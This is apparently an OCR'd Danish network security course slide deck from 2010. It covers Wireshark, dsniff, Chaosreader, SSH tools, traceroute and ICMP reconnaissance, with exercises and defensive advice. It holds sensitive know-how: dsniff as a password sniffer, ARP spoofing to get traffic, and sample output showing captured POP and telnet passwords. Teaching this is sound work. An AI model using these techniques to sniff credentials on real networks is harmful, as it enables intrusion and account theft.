
Wireshark - grafisk pakkesniffer



`http://www.wireshark.org`

både til Windows og UNIX, tidligere kendt som Ethereal

Brug af Wireshark



Man starter med Capture - Options

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Brug af Wireshark

(Untitled) – Ethereal

File Edit View Go Capture Analyze Statistics Help

No.	Time	Source	Destination	Protocol	Info
561	6.760947	10.0.0.32	sunny.kramse.dk	TCP	54021 > imaps [ACK] Seq=426 Ack=10773 Win=65
562	6.763144	sunny.kramse.dk	10.0.0.32	TLS	Continuation Data, [Unreassembled Packet]
563	6.820037	10.0.0.32	sunny.kramse.dk	TCP	54021 > imaps [ACK] Seq=426 Ack=11106 Win=65
564	6.919635	10.0.0.32	sunny.kramse.dk	TCP	54023 > imaps [SYN] Seq=0 Ack=0 Win=65535 Len
565	6.921708	sunny.kramse.dk	10.0.0.32	TCP	imaps > 54023 [SYN, ACK] Seq=0 Ack=1 Win=1638
566	6.921794	10.0.0.32	sunny.kramse.dk	TCP	54023 > imaps [ACK] Seq=1 Ack=1 Win=65535 Len
567	6.922614	10.0.0.32	sunny.kramse.dk	TLS	Client Hello

- Frame 563 (66 bytes on wire, 66 bytes captured)
- Ethernet II, Src: AppleCom_86:7c:3f (00:0d:93:86:7c:3f), Dst: Olicom_c3:57:d8 (00:00:24:c3:57:d8)
- Internet Protocol, Src: 10.0.0.32 (10.0.0.32), Dst: sunny.kramse.dk (217.157.20.131)
- Transmission Control Protocol, Src Port: 54021 (54021), Dst Port: imaps (993), Seq: 426, Ack: 11106, Len: 0

```
0000  00 00 24 c3 57 d8 00 0d  93 86 7c 3f 08 00 45 00   ..$.W... ..|?..E.
0010  00 34 7e 8b 40 00 40 06  c3 f8 0a 00 00 20 d9 9d   .4~.@.@. ..... ..
0020  14 83 d3 05 03 e1 cd 31  c9 ea 0d 7b a2 bf 80 10   .......1 ...{....
0030  ff ff 32 0d 00 00 01 01  08 0a 62 e0 c3 42 bb e3   ..2..... ..b..B..
```

Filter: | Expression... | Clear | Apply | File: "/var/tmp/ether0ARkxt...

Læg mærke til filtermulighederne

dsniff

en sniffer til mange usikre protokoller

inkluderer **arpspoof**

Lavet af Dug Song, dugsong@monkey.org


```
dsniff is a password sniffer which handles FTP, Telnet,
SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin,
RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11,
CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker,
Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft
SMB, Oracle SQL*Net, Sybase and Microsoft SQL protocols.
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

dsniff forudsætninger

Der er visse forudsætninger der skal være opfyldt

- Man skal have trafikken
- Det kan gøres gennem arp spoofing eller ved at hacke ind i et system/router på netværksvejen



© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Kommenteret dsniff

```
root@hlk: /home/hlk
[root@hlk hlk]# dsniff
dsniff: listening on fxp0
-----------------
05/20/03 08:53:38 tcp client.49154 -> server.110 (pop)
USER hlk
PASS secr3t!

-----------------
05/20/03 08:54:11 tcp client.49155 -> server.23 (telnet)
[poppe]

hlk
secr3t!
ls
exit

-----------------
05/20/03 08:55:33 tcp client.49156 -> server.23 (telnet)
[poppe]


anja
anjnaanja
anja
```

Her er opsamlet et kodeord til e-mail

Her er opsamlet kodeord og kommandoer fra en session

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

netværksdesign og sikkerhed

SOLIDO NETWORKS

Hvad kan man gøre for at få bedre netværkssikkerhed?

- bruge switche - der skal ARP spoofes og bedre performance
- opdele med firewall til flere DMZ zoner for at holde udsatte servere adskilt fra hinanden, det interne netværk og Internet
- overvåge, læse logs og reagere på hændelser

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Chaosreader

Chaosreader

Chaosreader Report

Created at: Sun Nov 16 21:04:18 2003, Type: snoop

Image Report - Click here for a report on captured images.
GET/POST Report (Empty) - Click here for a report on HTTP GETs and POSTs.
HTTP Proxy Log - Click here for a generated proxy style HTTP log.

TCP/UDP/... Sessions

1.	Sun Nov 16 20:38:22 2003	30 s	192.168.1.3:1368 <-> 192.77.84.99:80	web	383 bytes	• as_html
2.	Sun Nov 16 20:38:22 2003	29 s	192.168.1.3:1366 <-> 192.77.84.99:80	web	381 bytes	• as_html

Med adgang til et netværksdump kan man læse det med chaosreader

Output er HTML med oversigter over sessioner, billeder fra datastrømmen osv.

`http://chaosreader.sourceforge.net/`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Secure Shell - SSH og SCP

SSH afløser en række protokoller som er usikre:

- Telnet til terminal adgang
- r* programmerne, rsh, rcp, rlogin, ...
- FTP med brugerid/password

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

SSH - de nye kommandoer er

kommandoerne er:

- ssh - Secure Shell
- scp - Secure Copy
- sftp - secure FTP


Husk: SSH er både navnet på protokollerne - version 1 og 2 samt programmet `ssh` til at logge ind på andre systemer

SSH tillader også port-forward, tunnel til usikre protokoller, eksempelvis X protokollen til UNIX grafiske vinduer

NB: Man bør idag bruge SSH protokol version 2!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Putty en SSH til Windows



Login skærmen til Putty terminal programmet

© copyright 2010 Solido Networks, Henrik Lund Kramshøj


Putty terminaladgang

```
edu.muhos.fi - PuTTY
login as: wtestaaj
Sent username "wtestaaj"
wtestaaj@edu.muhos.fi's password:
Last login: Thu Apr 18 11:55:44 2002 from yalu117164.muhos
[17.12.2001]
   Käyttäkää telnet- ja ftp-yhteyksien sijasta SSH:ta tietoturvallisuuden
   vuoksi. Lisätietoja http://edu.muhos.fi/opas/ssh

[15.01.2002]
   Salasanaa ei saa vaihtaa passwd-komennolla! Käyttäkää salasanan vaihtoon
   WWW-selainta osoitteessa https://edu.muhos.fi/salasana

[28.01.2002]
   VIRUSVAROITUS!! Älkää avatko sähköpostiviestiä, jonka otsikkona on:
   "new photos from my party!"

   Lisätietoa viruksesta:
   http://www.f-secure.fi/fin/support-page_2002012800.shtml

Disk quotas for user wtestaaj (uid 587):
     Filesystem  blocks   quota   limit   grace   files   quota   limit   grace
     /dev/sda10      56   60000  240000              11       0       0
[wtestaaj@edu ~]$
```

Billede fra `http://edu.muhos.fi/opas/ssh/putty-ohje.htm`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj


Grafisk Secure Copy - WinSCP



screenshot fra

`http://winscp.vse.cz/eng/screenshots/large/advanced.gif`

Grafisk Secure Copy - WinSCP



screenshot fra

`http://winscp.vse.cz/eng/screenshots/large/explorer.gif`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Putty installation - Secure Shell login

som er øvelse **1** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

WinSCP installation - Secure Copy

som er øvelse **2** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Login to Unix server

som er øvelse **3** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Get to know some Unix

som er øvelse **4** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Access the root on Unix

som er øvelse **5** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Unix boot DVD

som er øvelse **6** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Wireshark installation

som er øvelse 7 fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Sniffing network packets

som er øvelse **8** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

traceroute

traceroute programmet virker ved hjælp af TTL

levetiden for en pakke tælles ned i hver router på vejen og ved at sætte denne lavt opnår man at pakken *timer ud* - besked fra hver router på vejen

default er UDP pakker på Unix

default er ICMP pakker på Windows, tracert kommandoen

BackTrack giver mulighed for at bruge UDP, TCP, ICMP

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

traceroute - med UDP

```
 #  tcpdump -i en0 host 217.157.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12 [ttl 1]
23:23:30.426742 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12 [ttl 1]
23:23:30.436357 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12 [ttl 1]
23:23:30.437383 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain:  6646+ PTR?

200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214:  6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Værdien af traceroute

diagnosticering af netværksproblemer - formålet med traceroute


indblik i netværkets opbygning!

svar fra hosts - en modtaget pakke fremfor et *sort hul*

traceroute er ikke et angreb - det er også vigtigt at kunne genkende normal trafik!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Network mapping



Ved brug af traceroute og tilsvarende programmer kan man ofte udlede topologien i det netværk man undersøger

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Andre trace programmer

Der findes mange specialiserede trace programmer til diverse formål

Eksempel: dnstracer information om DNS servere

```
# dnstracer -r . www.security6.net
Strange amount of retries, setting to default
Tracing to www.security6.net via 10.0.0.11, timeout 15 seconds
10.0.0.11 (10.0.0.11)
 |___ H.GTLD-SERVERS.net [net] (192.54.112.30)
 |      |___ NS6.GANDI.net [security6.net] (80.67.173.196) * * *
 |       ___ NS1.security6.net [security6.net] (217.157.20.130)
 |            |___ B.GTLD-SERVERS.net [net] (192.33.14.30)
 |            |      |___ NS6.GANDI.net [security6.net] ...
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Flere traceprogrammer

mtr My traceroute - grafisk `http://www.bitwizard.nl/mtr/`

lft - *layer four trace* benytter TCP SYN og FIN prober


trace ved hjælp af TCP og andre protokoller findes

paratrace - *Parasitic Traceroute via Established TCP Flows and IPID Hopcount*

Der findes webservices hvor man kan trace fra, eksempelvis:
`http://www.traceroute.org`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

What time is it?



Hvad er klokken?

Hvad betydning har det for sikkerheden?

Brug NTP Network Time Protocol på produktionssystemer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

What time is it? - spørg ICMP

ICMP timestamp option - request/reply

hvad er klokken på en server

Slayer icmpush - er installeret på server

viser tidstempel

```
#  icmpush -v -tstamp 10.0.0.12
ICMP Timestamp Request packet sent to 10.0.0.12 (10.0.0.12)

Receiving ICMP replies ...
fischer          -> 21:27:17
icmpush: Program finished OK
```

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

Discovery using ping and traceroute

som er øvelse **9** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Øvelse

Vi laver nu øvelsen

ICMP tool - icmpush

som er øvelse **10** fra øvelseshæftet.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Informationsindsamling

Det vi har udført er informationsindsamling

Indsamlingen kan være aktiv eller passiv indsamling i forhold til målet for angrebet

passiv kunne være at lytte med på trafik eller søge i databaser på Internet

aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

MAC adresser

```
00-03-93    (hex)          Apple Computer, Inc.
000393      (base 16)      Apple Computer, Inc.
                           20650 Valley Green Dr.
                           Cupertino CA 95014
                           UNITED STATES
```

Netværksteknologierne benytter adresser på lag 2

Typisk svarende til 48-bit MAC adresser som kendes fra Ethernet MAC-48/EUI-48

Første halvdel af adresserne er Organizationally Unique Identifier (OUI)

Ved hjælp af OUI kan man udlede hvilken producent der har produceret netkortet

`http://standards.ieee.org/regauth/oui/index.shtml`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

IPv4 pakken - header - RFC-791

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Example Internet Datagram Header

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

Well-known port numbers

IANA vedligeholder en liste over magiske konstanter i IP

De har lister med hvilke protokoller har hvilke protokol ID m.v.

